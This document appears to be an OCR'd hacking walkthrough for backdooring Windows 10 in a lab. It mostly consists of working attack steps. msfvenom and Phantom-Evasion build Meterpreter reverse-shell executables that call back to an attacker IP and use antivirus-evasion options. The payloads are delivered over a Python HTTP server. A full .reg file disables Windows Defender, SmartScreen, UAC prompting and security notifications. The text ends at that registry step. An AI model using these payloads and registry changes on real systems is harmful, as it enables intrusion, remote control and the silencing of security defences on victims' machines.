
Win10 Registry Persistence Backdoor v2


#1 Reconnaissance : Active
Attacking Machine : Kali Linux Debian x64
Attacking Machine IP : 10.0.2.4
Payload Generator : MSFvenom, Phantom Evasion
Target Machine : Windows 10 Enterprise Evaluation x64
Target IP : 10.0.2.15
Target OS Build Version : 10.0, Build 17763
Target Anti-Virus : Default (Windows Security)
Target Firewall Status : Active

Tested OS : Windows 7 Enterprise SP1 x86 6.1, Build 7601
: Windows 10 Enterprise Evaluation x64 10.0, Build 17763 (For Educational Purposes)
:

#2 Scanning & Enumeration :

Notice that our target Windows Security is Active.





#3 Gaining Access

Exploitation #1

1)Creating malicious file using MSFvenom

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=4444 --platform windows -f exe >> venom102.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# 
```

2)Creating second malicious file using Phantom-Evasion


```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# ./phantom-evasion.py
```

```
v3.0

=====================================================================
||      [MAIN MENU]:                ||                              ||
||                                  ||                              ||
||   [1]  Windows modules           ||  [5]  Priv-Esc modules       ||
||                                  ||                              ||
||   [2]  Linux modules             ||  [6]  Post-Ex modules        ||
||                                  ||                              ||
||   [3]  Android modules           ||  [7]  Setup                  ||
||                                  ||                              ||
||   [4]  Persistence modules       ||  [0]  Exit                   ||
||                                  ||                              ||
=====================================================================

[>] Please insert option: 1
```

```
--------------------------------------------------------------
[+] WINDOWS MODULES:
--------------------------------------------------------------

[1]  Windows Shellcode Injection                         (C)

[2]  Windows Reverse Tcp Stager                          (C)

[3]  Windows Reverse Http Stager                         (C)

[4]  Windows Reverse Https Stager                        (C)

[5]  Windows Download Execute Exe NoDiskWrite            (C)

[6]  Windows Download Execute Dll NoDiskWrite            (C)

[0]  Back

[>] Insert payload number: 2
```

```
[+] MODULE DESCRIPTION:

  Pure C reverse tcpstager
  compatible with metasploit and cobaltstrike beacon
  [>] Local process stage execution type:
   > Thread
   > APC

  [>] Local Memory allocation type:

   > Virtual_RWX
   > Virtual_RW/RX
   > Virtual_RW/RWX
   > Heap_RWX

  [>] AUTOCOMPILE format: exe,dll

  Press Enter to continue: | ENTER
```

```
[>] Insert Target architecture (default:x86):64 Target is 64-bit(x64)
[>] Insert LHOST: 10.0.2.4 Attacker IP Address
[>] Insert LPORT: 4443 Listening Port
[>] Insert Exec-method (default:Thread):  Enter
[>] Insert Memory allocation type (default:Virtual_RWX):  Enter
[>] Insert Junkcode Intesity value (default:10):  Enter
[>] Insert Junkcode Frequency value  (default: 10):  Enter
[>] Insert Junkcode Reinjection Frequency (default: 0):  Enter
[>] Insert Evasioncode Frequency value  (default: 10):  Enter
[>] Dynamically load windows API? (Y/n):y  Y
[>] Add Ntdll api Unhooker? (Y/n):y  Y
[>] Masq peb process? (Y/n):y  Y
[>] Insert fake process path?(default:C:\windows\system32\notepad.exe):  Enter
[>] Insert fake process commandline?(default:empty):  Enter
[>] Strip executable? (Y/n):n  N
[>] Use certificate spoofer and sign executable? (Y/n):n  N
[>] Insert output format (default:exe):  Enter
[>] Insert output filename:phantom102  ANY
[>] Generating code...

[>] Compiling...

[<>] File saved in Phantom-Evasion folder
[>] Press Enter to continue  Done!, Hit Enter
```





3) Deliver malicious file(s) to the target machine using Python -m SimpleHTTPServer 80

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


4) Go to Target Machine, and open any web browser like., Edge, Chrome etc.,

1) Type 10.0.2.4
2) Click to Download venom102.exe (Download this first)
3) Click to Download phantom102.exe (Last)





Phantom-Evasion is an antivirus evasion tool written in python (both compatible with python and python3) capable to generate (almost) fully undetectable executable even with the most common x86 msfvenom payload.




Note: We need to disable Windows Security and Disabling its UI., so that we can re-download and run our Payload(s) and gain access into our Target, we can do that by sending and altering its Registry.


4-A) Exploitation #2


Open any Text editor, copy&paste this and save as knock2.reg (AnyNameYouWant.reg)


```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SecurityHealthService]
"Start"=dword:00000004
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer]
"SmartScreenEnabled"="Off"
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System]
"EnableSmartScreen"=dword:00000000
"ShellSmartScreenLevel"=-
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
"DisableAntiSpyware"=dword:00000001
"PUAProtection"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet]
"DisableBlockAtFirstSeen"=dword:00000001
"SpynetReporting"=dword:00000000
"SubmitSamplesConsent"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection]
"DisableRealtimeMonitoring"=dword:00000001
"DisableIOAVProtection"=dword:00000001
[HKEY_CURRENT_USER\SOFTWARE\Classes\Local
Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\PhishingFilter]
"EnabledV9"=dword:00000000
"PreventOverride"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]
"PromptOnSecureDesktop"=dword:00000000
"EnableLUA"=dword:00000001
"ConsentPromptBehaviorAdmin"=dword:00000000
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender Security Center\Virus and threat protection]
"DisableEnhancedNotifications"=dword:00000001
"NoActionNotificationDisabled"=dword:00000001
"SummaryNotificationDisabled"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Notifications]
"DisableNotifications"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender Security Center\Notifications]
"DisableEnhancedNotifications"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Explorer]
"DisableNotificationCenter"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Virus and threat protection]
"UILockdown"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\App and Browser protection]
"UILockdown"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Firewall and network protection]
"UILockdown"=dword:00000001
```

